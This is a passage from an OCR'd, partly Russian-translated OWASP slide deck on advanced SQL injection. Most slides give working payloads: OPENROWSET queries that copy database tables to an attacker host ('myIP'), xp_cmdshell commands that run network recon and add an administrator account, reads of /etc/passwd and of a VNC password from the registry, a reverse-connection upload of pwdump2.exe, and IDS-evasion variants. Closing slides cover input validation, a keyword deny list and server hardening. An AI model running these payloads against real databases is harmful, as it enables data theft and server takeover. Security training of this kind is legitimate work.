    'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
    'select * from mydatabase..hacked_syscolumns')
    select * from user_database.dbo.syscolumns --
```

Пересылка БД

```
'; insert into
    OPENROWSET('SQLoledb',
    'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
    'select * from mydatabase..table1')
    select * from database..table1 --
'; insert into
    OPENROWSET('SQLoledb',
    'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
    'select * from mydatabase..table2')
    select * from database..table2 --
```

5) **Взаимодействие с ОС**



Взаимодействие с ОС

- Два способа взаимодействия с ОС:
  1. Чтение и запись системных файлов с диска
     - Найти пароли и конфигурационные файлы
     - Изменить пароли и конфигурацию
     - Выполнить команды, перезаписывающие инициализацию или конфигурационные файлы
  2. Непосредственное выполнение команды
     - Можно сделать всё
- Оба способа ограничены привилегиями и разрешениями, с которыми выполняется БД

MySQL OS Interaction


- MySQL
  - LOAD_FILE
    - ' union select 1,load_file('/etc/passwd'),1,1,1;
  - LOAD DATA INFILE
    - create table temp(line blob);
    - load data infile '/etc/passwd' into table temp;
    - select * from temp;
  - SELECT INTO OUTFILE

MS SQL OS Interaction

- MS SQL Server
  - '; exec master..xp_cmdshell 'ipconfig > test.txt' --
  - '; CREATE TABLE tmp (txt varchar(8000)); BULK INSERT tmp FROM 'test.txt' --
  - '; begin declare @data varchar(8000) ; set @data='| ' ; select @data=@data+txt+' | ' from tmp where txt<@data ; select @data as x into temp end --
  - ' and 1 in (select substring(x,1,256) from temp) --
  - '; declare @var sysname; set @var = 'del test.txt'; EXEC master..xp_cmdshell @var; drop table temp; drop table tmp --

Архитектура

- To keep in mind always!
- Injection большую часть времени выполняется на другом сервере
- Сервер БД может даже не иметь доступа к интернету



Оценка сетевого соединения

- Имя сервера и конфигурация
  - ' and 1 in (select *@@servername*) --
  - ' and 1 in (select *srvname* from *master..sysservers*) --
  - NetBIOS, ARP, Local Open Ports, Trace route?
- Обратные соединения
  - nslookup, ping
  - ftp, tftp, smb
- Следует протестировать МЭ и прокси

Получение IP information, **используя** reverse lookups

- Reverse DNS
  - '; exec master..xp_cmdshell 'nslookup a.com MyIP' --
- Reverse Pings
  - '; exec master..xp_cmdshell 'ping MyIP' --
- OPENROWSET
  - '; select * from OPENROWSET('SQLoledb', 'uid=sa; pwd=Pass123; Network=DBMSSOCN; Address=MyIP,80;', 'select * from table')


Сетевая разведка

- Используя xp_cmdshell, можно выполнить следующие команды:
  - Ipconfig /all
  - Tracert myIP
  - arp -a
  - nbtstat -c
  - netstat -ano
  - route print

Полный запрос для выполнения сетевой разведки

- '; declare @var varchar(256); set @var = ' del test.txt && arp -a >> test.txt && ipconfig /all >> test.txt && nbtstat -c >> test.txt && netstat -ano >> test.txt && route print >> test.txt && tracert -w 10 -h 10 google.com >> test.txt'; EXEC master..xp_cmdshell @var --
- '; CREATE TABLE tmp (txt varchar(8000)); BULK INSERT tmp FROM 'test.txt' --
- '; begin declare @data varchar(8000) ; set @data=': ' ; select @data=@data+txt+' | ' from tmp where txt<@data ; select @data as x into temp end --
- ' and 1 in (select substring(x,1,255) from temp) --
- '; declare @var sysname; set @var = 'del test.txt'; EXEC master..xp_cmdshell @var; drop table temp; drop table tmp --

6) OS Cmd Prompt



Jumping to the OS

- Linux based MySQL
  - ' union select 1, (load_file('/etc/passwd')),1,1,1;
- MS SQL Windows Password Creation
  - '; exec xp_cmdshell 'net user /add victor Pass123'--
  - '; exec xp_cmdshell 'net localgroup /add administrators victor' --
- Starting Services
  - '; exec master..xp_servicecontrol 'start','FTP Publishing' --

Using ActiveX Automation Scripts


Speech example

- '; declare @o int, @var int
  exec sp_oacreate 'speech.voicetext', @o out
  exec sp_oamethod @o, 'register', NULL, 'x', 'x'
  exec sp_oasetproperty @o, 'speed', 150
  exec sp_oamethod @o, 'speak', NULL, 'warning, your sequel server has been hacked!', 1
  waitfor delay '00:00:03' --

Получение VNC **пароля из реестра**

- '; declare @out binary(8)
  exec master..xp_regread
  @rootkey='HKEY_LOCAL_MACHINE',
  @key='SOFTWARE\ORL\WinVNC3\Default',
  @value_name='Password',
  @value = @out output
  select cast(@out as bigint) as x into TEMP--
- ' and 1 in (select cast(x as varchar) from temp) --

7) **Расширение влияния на другие приложения или сервера**



Переход на другие сервера БД

- Нахождение связанных серверов в MS SQL
  - select * from sysservers
- Используя команду OPENROWSET, можно легко перейти на эти сервера
- Можно применить ту же самую стратегию использования OPENROWSET для for reverse connections

Linked Servers

```
'; insert into
      OPENROWSET('SQLoledb',
      'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
      'select * from mydatabase..hacked_sysservers')
      select * from master.dbo.sysservers
'; insert into
      OPENROWSET('SQLoledb',
      'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
      'select * from mydatabase..hacked_linked_sysservers')
      select * from LinkedServer.master.dbo.sysservers
'; insert into
      OPENROWSET('SQLoledb',
      'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
      'select * from mydatabase..hacked_linked_sysdatabases')
      select * from LinkedServer.master.dbo.sysdatabases
```

Удаленное выполнение хранимых процедур

- Если удаленный сервер сконфигурирован так, чтобы разрешать выполнение только хранимых процедур, следует сделать следующие изменения:

```
insert into
        OPENROWSET('SQLoledb',
        'uid=sa; pwd=Pass123; Network=DBMSSOCN; Address=myIP,80;', 'select *
        from mydatabase..hacked_sysservers')
        exec Linked_Server.master.dbo.sp_executesql N'select * from
        master.dbo.sysservers'
insert into
        OPENROWSET('SQLoledb',
        'uid=sa; pwd=Pass123; Network=DBMSSOCN; Address=myIP,80;', 'select *
        from mydatabase..hacked_sysdatabases')
        exec Linked_Server.master.dbo.sp_executesql N'select * from
        master.dbo.sysdatabases'
```

Загрузка файлов с помощью обратного соединения

- '; create table *AttackerTable* (data text) --
- '; bulk insert *AttackerTable* --
  from 'pwdump2.exe' with (codepage='RAW')
- '; exec master..xp_regwrite
  'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\MSSQLSer
  ver\Client\ConnectTo',' MySrvAlias','REG_SZ','DBMSSOCN,
  MyIP, 80' --
- '; exec xp_cmdshell 'bcp "select * from AttackerTable"
  queryout pwdump2.exe -c -Craw -SMySrvAlias -Uvictor -
  PPass123' --

Загрузка файлов с помощью SQL Injection

- If the database server has no Internet connectivity, files can still be uploaded
- Similar process but the files have to be hexed and sent as part of a query string
- Files have to be broken up into smaller pieces (4,000 bytes per piece)

Пример загрузки файла с помощью SQL injection

- Весь набор запросов большой
- Во-первых необходимо вставить хранимую процедуру для удаленной конвертации hex в binary
- Затем необходимо вставить binary как hex в 4000 byte chunks
  - ' declare @hex varchar(8000), @bin varchar(8000) select @hex = '4d5a900003000... ← 8000 hex chars →...0000000000000000000' exec master..sp_hex2bin @hex, @bin output ; insert master..pwdump2 select @bin --
- Наконец конкатенировать binaries и сделать дамп файла на диск.

Технологии обхода

OWASP

The OWASP Foundation
http://www.owasp.org

Технологии обхода

- Технологии обход проверки действительности входных данных и уклонение от IDS очень похожи
- Основанное на Snort определение SQL Injection частично подходит, но полагается на сигнатуры
- Сигнатуры можно легко обойти
- Проверка действительности входных данных, определения IDS И усиленные БД и ОС должны использоваться вместе

Уклонение от сигнатурной IDS

Evading ' OR 1=1 signature

- ' OR 'unusual' = 'unusual'
- ' OR 'something' = 'some'+'thing'
- ' OR 'text' = N'text'
- ' OR 'something' like 'some%'
- ' OR 2 > 1
- ' OR 'text' > 't'
- ' OR 'whatever' IN ('whatever')
- ' OR 2 BETWEEN 1 AND 3

Проверка действительности входных данных

- Часто используется PHP addslashes() function для избавления от символов
  - single quote (')
  - double quote (")
  - backslash (\)
  - NUL (the NULL byte)
- Это можно легко обойти, заменяя любой из указанных символов числовым полем

Обход проверок

- IDS и проверку действительности входных данных можно легко обойти, используя кодирование
- Некоторые способы кодирования параметров
  - URL encoding
  - Unicode/UTF-8
  - Hex enconding
  - char() function

MySQL Input Validation Circumvention using Char()

- Inject without quotes (string = "%"):
  - ' or username like char(37);
- Inject without quotes (string = "root"):
  - ' union select * from users where login = char(114,111,111,116);
- Load files in unions (string = "/etc/passwd"):
  - ' union select 1, (load_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1, 1;
- Check for existing files (string = "n.ext"):
  - ' and 1=(if((load_file(char(110,46,101,120,116))<>char(39,39)),1,0));

Обход сигнатурной IDS с использованием пробелов

- UNION SELECT signature is different to
- UNION SELECT
- Можно использовать Tab, carriage return, linefeed или несколько пробелов
- Удаление пробелов может даже лучше работать
  - 'OR'1'='1' (без пробелов) корректно интерпретируется многими SQL БД

Обход сигнатурной IDS с использованием комментариев

- Некоторые IDS нельзя обмануть использованием пробелов
- Использование комментариев является лучшей альтернативой
  - /* ... */ is used in SQL99 to delimit multirow comments
  - UNION/**/SELECT/**/
  - '/**/OR/**/1/**/=/**/1
  - Это также позволяет распространить проникновение на несколько полей
    - USERNAME: ' or 1/*
    - PASSWORD: */ =1 --

Обход сигнатурной IDS Signature с использованием конкатенации строк

- В MySQL возможно разделять инструкции комментариями
  - UNI/**/ON SEL/**/ECT
- Или можно выполнить конкатенацию текста и использовать для выполнения специфические инструкции БД
  - Oracle
    - '; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'
  - MS SQL
    - '; EXEC ('SEL' + 'ECT US' + 'ER')

Обход IDS и проверки действительности входных данных с использованием переменных

- Всё еще существует технология обхода, которая позволяет определять переменные
  - ; declare @x nvarchar(80); set @x = N'SEL' + N'ECT US' + N'ER');
  - EXEC (@x)
  - EXEC SP_EXECUTESQL @x
- Или даже использовать hex-значения
  - ; declare @x varchar(80); set @x = 0x73656c65637420404076657273696f6e; EXEC (@x)
  - В данном утверждении не используется ни одной кавычки (')

Защита от SQL Injection

OWASP

The OWASP Foundation
http://www.owasp.org

Защита от SQL Injection

- It is quite simple: input validation
- The real challenge is making best practices consistent through all your code
  - Enforce "strong design" in new applications
  - You should audit your existing websites and source code
- Even if you have an air tight design, harden your servers

Строгое проектирования

- Define an easy "secure" path to querying data
  - Использовать хранимые процедуры для взаимодействия с БД
  - Вызывать хранимые процедуры через параметризованный API
  - Проверять действительность всех входных значений с помощью общих процедур
  - Использовать принцип «наименьших привилегий"
    - Определить несколько ролей, по одной для каждого типа запросов

Проверка действительности входных данных

- Определить типы данных для каждого поля
  - Реализовать обязательные фильтры «разрешено только то, что правильно"
    - Если входные данные могут быть числовыми, использовать числовые переменные в скриптах для их хранения
  - Отвергать плохие входные данные, а не пытаться не обращать на них внимание или модифицировать их
  - Реализовать обязательные фильтры «известно, что плохо”
    - Например: отвергать "select", "insert", "update", "shutdown", "delete", "drop", "--", """

Усиленный сервер

1. Выполнять БД с минимальными привилегиями пользовательского аккаунта
2. Удалять неиспользуемые хранимые процедуры и функциональности или ограничивать доступ к ним только администраторам
3. Изменить разрешения и удалить «публичный" доступ к системным объектам
4. Проверить, что все пользовательские аккаунты имеют сильные пароли
5. Удалить пред-аутентифицированные присоединенные сервера
6. Удалить неиспользуемые сетевые протоколы
7. Настроить МЭ для доступа к серверу так, чтобы только доверенные клиенты могли присоединиться к нему (обычно только: административная сеть, веб-сервер и backup-сервер)

Определение и реагирование

- Возможные реакции на попытки SQL injection:
  - Записать в логи попытки
  - Послать уведомление по email
  - Блокировать IP, с которого была попытка проникновения
  - Послать обратно помеченное датой и временем сообщение об ошибке:
    - "WARNING: Improper use of this application has been detected. A possible attack was identified. Legal actions will be taken."
    - Check with your lawyers for proper wording
- Это должно быть закодировано в скриптах проверки действительности входных данных

Вывод

- SQL Injection является очень опасной уязвимостью
- Все языки программирования и все БД потенциально уязвимы
- Для защиты против этого требуется
  - Строгое проектирование
  - Корректная проверка входных данных
  - Усиленное ПО, лежащее в основе

Ссылки

- A lot of SQL Injection related papers
  - http://www.nextgenss.com/papers.htm
  - http://www.spidynamics.com/support/whitepapers/
  - http://www.appsecinc.com/techdocs/whitepapers.html
  - http://www.atstake.com/research/advisories
- Other resources
  - http://www.owasp.org
  - http://www.sqlsecurity.com
  - http://www.securityfocus.com/infocus/1768

Advanced SQL Injection

Victor Chapela
victor@sm4rt.com

OWASP

The OWASP Foundation
http://www.owasp.org